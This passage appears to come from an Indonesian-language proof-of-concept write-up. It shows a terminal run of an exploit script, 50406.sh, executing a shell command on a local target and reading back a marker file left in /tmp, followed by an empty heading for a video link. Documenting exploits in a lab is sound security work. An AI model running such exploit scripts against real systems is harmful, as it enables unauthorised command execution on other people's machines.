└─ $./50406.sh local.txt /bin/bash "cat /tmp/kelastambah"
127.0.0.1:8888
KELASTAMBAH_pernah_disini

```

Jejak yang ditinggalkan dalam folder /tmp adalah file KELASTAMBAH dengan isi:

**KELASTAMBAH\_pernah\_disini**

## Link Video Proof of Concept

